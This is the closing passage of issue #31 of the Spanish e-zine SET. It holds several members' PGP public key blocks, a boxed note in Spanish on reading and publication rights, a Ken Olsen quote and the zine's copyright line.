0Hl8+YMBAfPNA/9zpMUyWItQE2g0Jm81PKR6l8zovigAJVUaIZxoxEh7dN0c1A4+
RqXUZJs9NW+/goRT24mKurGjVMR/DOZ7hp4fRB23gKflaQ8Yvme0PJkAsiQD3AzN
fRqaWnfZZpEYTfgl+1JPXDT+1lfxutuWgNYAIQHRLORiAd/XGc5gcLqkgw==
=/8IH
-----END PGP PUBLIC KEY BLOCK-----
```

kstor

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 7.0.3 for non-commercial use <http://www.pgp.com>

mQGiBD926+4RBACZI12ENJqFXFvw+7PWm5P2mFBWHrHP3x7MGOT0XcTV3h9/JmTf
tPMWk9q5Vpv+1UuZrLUgg9v75hD3YSGx/GdAPINjxwJxdqcgOxs6goGHM6q084kx
Oo6wRf2/E4uWXih9yqVwDly6g3Wx5bfvor+8qJGqEY9kQeNFsaeko1f+owCguWRd
6JLhCmRaqNS2XHh8J+yXjHUEAIddWuKpMA2l4v32FFhFPkORYtKF4hpCqP8eq35d
21fHUT0OXRC3+XptD1wc8IHoGMnhi8D6llRdHS7ZIWcUUgtfFtAX2BNT1crs8X4l
Xt/AjzGWPd+ITEqIis89Uc2f8RiJqgDX5ZeL61OpoWLp4CqsdExxRixOasYdKRRr
978BA/9jdXL/mjheQUMV19IYB4nPEXJ7O6qjqopA15U5Lgn7Ndp+ATi9A73wAcJN
2l7qSa4hDKHAJ3mvnoRuwcBhDX/EU4FNUd19rLG6NlGCG75e0wLSSrzfTp1k8Et6
Jb9UGRnTZLTANczEgrg368fhqC6GNDP0GP1Hqi2NQx+wnGSMW7QtTWFydGluIERp
IEx1emlvIChLU1RPUikgPGVrc3RvckB5YWhvby5jb20uYXI+iFkEExECABkFAj92
6+4ECwcDAgMVAgMDFgIBAh4BAheAAAoJED5cYxg2MpymJfoAniiv+zYKPuh3tgsm
M16kKIDMIfYDAJ926peylf68fK05XkP/OguJTXllabkBDQQ/duvyEAQAj6ACZkrh
+qKpBpJIDqNAntbpPgp8onMv0j7hEzLROSsjc3VuD3AxZADM9lrPcXM4t8M8DCCq
vcGS2rZbukKf9fQsn4NKnJlhqery6cNhEcQolrzi2D2f/PqAr5TxzgsFGqpLMeON
/g2V+iSrB1oq09CgiMCio7QqDYG/wgBZVEsAAwYD+wW0ARzU7meHe/Gg9JYp2hzn
lb9ieE/L7xQ5gfIRhIqnfJjFqmyzZkhlt/C+wFIq3G//TYM6STwkmRfUZ/0ZdLo+
4O6yrLiP+FBIEMm/WIzyiMWH6YxhUz9PN6HhcFJna50y4CRTQ5fFoksCaFd1hquQ
PZes1LI4MTYJ+cWaSpOWiEYEGBECAAYFAj926/IACgkQPlxjGDYynKZBzQCeJMjQ
1izVC11nVdN/Yz6nDs82CGwAn2V7opxfIynjKBxggv0/e88WJJSh
=FYUn
-----END PGP PUBLIC KEY BLOCK-----
```

jepkc

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 7.0.3 for non-commercial use <http://www.pgp.com>

mQGiBD6Q1qQRBADDe/cDUraPXLcQNi4K0LZVU3b9NeKooTaa7HRjpc7l3yLZBb8z
7Ewr3Qdhg15MTJCza6CQ5WsbmUdpU4dyh8QwgIB4hO93mwsOl5vzt3VfiZmPLL4Z
VJtBZgtTbqKk2LQtQlM4G6MCXr/TpZ2fJCxNgPH6WceeslRe+AC9Vj9epwCg/4yi
4i8bC79xrhBEc0c8on5bSkED/ieI6x/Nkcx/ZbsjILEyph8yvzdO7UFnRLfk2eB5
4cJa6W5KzkIlPxhjgkeaH4OwhXgufr/DwaiEavT4+Wpo1KqhEZhIumzOx/+Qd+P/
TtOxl2V482pahueVED3uqWJJjpdH3lL+J4koMenTxLN1uaoxF3itq3JOy9BG48G8
OWpIA/9SQmtYKHiJzPi/Yfz7npB+YYNhc0chpk7YijzQMv0l+ULQ42Tnl7BwospO
GkkhZmQjh2jklXpnM5pdlkQMcdWzN4wrwUb43tCUTsEoghyeLMCrE0Bnxc6z1Wgf
vqx6ZSuw69KygqFR8ItOj/2Rn6qRmSptLZnLnxAcKwqGAGu/UbQXamVwa2MgPGpl
cGtjQHlhaG9vLmNvbT6JAFgEEBECABgFAj6Q1qQICwMJCAcCAQoCGQEFGwMAAAAA
CgkQqxLUBMPf9AO56ACeJps2gFdLPd0bMcdM6owaUURkoFYAoNH31fxE2vl1IYVL
7nOEWAHGHqrGuQINBD6Q1qUQCAD2Qle3CH8IF3KiutapQvMF6PlTETlPtvFuuUs4
INoBp1ajFOmPQFXz0AfGy0OplK33TGSGSfgMg71l6RfUodNQ+PVZX9x2Uk89PY3b
zpnhV5JZzf24rnRPxfx2vIPFRzBhznzJZv8V+bv9kV7HAarTW56NoKVyOtQa8L9G
AFgr5fSI/VhOSdvNILSd5JEHNmszbDgNRR0PfIizHHxbLY7288kjwEPwpVsYjY67
VYy4XTjTNP18F1dDox0YbN4zISy1Kv884bEpQBgRjXyEpwpy1obEAxnIByl6ypUM
2Zafq9AKUJsCRtMIPWakXUGfnHy9iUsiGSa6q6Jew1XpMgs7AAICB/9K3XPirZjx
j4N9s3Y1i+VJdrQR8lr9jKWK3w3ocIZWGNVlaPba7kWZrV42UIw2KTwfvjGmhIyw
yIwZ5xmfR71/7sNXdAZSerDLo+PAEGkVhU1OJq5/hDzphJcYz60IkQ7Pf7e+nOUb
PaFBeaiSc5zWlVvFNIT9OZ/cAAYW9EXrJXqGzaPjDgwL5uS2qpPVXnwQLjzH2Kcg
moyw8+BWomGCxaaKvo9+o+Obz4Om56+Gib6imKHUrvfJ4tdxRDf7s/MxIBBQDo/R
sLhfnKGX9kVN1JIUBHBJ4IrEih2RQA9RwVHmLy4svOtO7UaslX7JH1nV6F64qCO/
358NyqLPXiNHiQBMBBgRAgAMBQI+kNalBRsMAAAAAAoJEKsS1ATD3/QDWt0AnAr1
eyM2dCT5+97d4sicUGIpHrmwAJ9zO89I8B5lMJpy0tTiC9hwOBnyaQ=3D=3D
=3DbZRC
-----END PGP PUBLIC KEY BLOCK-----
```

Qaldune


```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.2.4 (GNU/Linux)

mQGiBEKaI6gRBACY68UW0MfpZyvJFLtn7NUZNDCpcrxAuv5QgmUDZU1ZJyZTKUc8
uzdsaMEH2+zno1gFrW51vgiBIpiGiA0KDBBQT7ryecuHeCcDOIsaP2IBE/ArbXnf
f942d/9oOUp5TxdVnAkMl46VA+9C+HEmU5JEBocdW1Sw5N2w2JUaJORTTwCgw2gv
RjiuGuL5eAX0HcFmLSrhbBUD/2w8EmV7L7mUZNQ2lmog6AHIWhoJW19wVgb4nccP
pl6nnRR6qO5uoZw+ir0zXyfAZvrFAJtAK0Ewrj/YY+f52nW7TcS/0lQ4tLztyxpJ
AdVTlKgTpiRMwobYxU0XIFYX+Ww0yKwhQ9d0m9u0o7XDR4otzcJ6Z8T1ejz1fp04
12/QA/4o1bLyarRnnfOL6XY2fSrqs0K1TGOL8Yu2VgSe1JN0iRcrjaottlyxYI4r
KalR83/LBRr3PUsAB+CJ82zN9XsOFEOPCLzf4OcJvNTT7i26HjisZLDwx7CxbaDH
aIRCQCouYBrkuOHQwsMj5oOIO7pBST12XFiISCDLStjOGb3YHLQbUWFsZHVuZSA8
cWFsZHVuZUBnbWFpbC5jb20+iGQEExECACQFAkKaI6gCGwMFCQWjmoAGCwkIBwMC
AxUCAwMWAgECHgECF4AACgkQSBVtx5NXcq1b9ACcDdoNZKXxZcP2hlJALppCZSg6
RkgAoIwl1cUBc8JI+l0d6HZfJIYjlCltuQENBEKaI6kQBACrkkEJzdgsOEz1Pi84
XysDOrR5qgujv8maoCKuhwXdy+0UYnaJEPB+z5GYA58Q1GNXIYFpgngivrFK/7o/
SazGdgq5coXTv+UJ7/zieUAdpoiKN9kpi2gF3NV4KkUh9C3p16nmU6n1Xtm9tptx
nu2uDm6JJoPJaXpGYZS7si3sKwADBgP/TNARMWtxYYJBbF8xyfBHDDQKMDCWY6gX
B+ba0kQvcc/9HtOpZHzGSBeJmwUwcDmiTCLrc4ITfITWzHGQpvlYz/LrIpIj/VqS
ocIGyiLG20hTzL+ijd33DufrumotviRgUxVWowTSfO+lqRONxQ1nkloquxKnRSm+
z6evWln8gXiITwQYEQIADwUCQpojqQIbDAUJBaOagAAKCRBIFW3Hk1dyrTtjAKC0
FjAJJK2NuPiFg4nvdvnQENbmgQCfR1srTeM+YCQH/AdbNQtLV+pJzfU=
=up4N
-----END PGP PUBLIC KEY BLOCK-----
```


```
ú---------[ ULTIMA ]-------------ú---------------------------------------ú
|                                |                                       |
ú---[ ULTIMA NOTA ]--------------ú                                       |
|                                                                        |
|  Derechos de lectura:                                                  |
|     (*)Libres                                                          |
|                                                                        |
|  Derechos de modificacion:                                             |
|     Reservados                                                         |
|                                                                        |
|  Derechos de publicacion:                                              |
|     Contactar con SET antes de utilizar material publicado en SET      |
|                                                                        |
| (*)Excepto personas que pretendan usarlo para empapelarnos, para       |
| ellos 250'34 Euros, que deberan ser ingresados previamente la cuenta   |
| corriente de SET, Si usted tiene dudas, tanto para empapelarnos o      |
| de como pagar el importe, pongase en contacto con SET atraves de las   |
| direcciones a tal efecto habilitadas.                                  |
ú------------------------------------------------------------------------ú
```

"No existe una sola razón por la cual alguien quisiera tener un ordenador
en su casa"

KEN OLSON, presidente, chairman y fundador de Digital Equipment Corp., 1977.

SET, - Saqueadores Edicion Tecnica -. Numero #31
Saqueadores (C) 1996-2005

EOF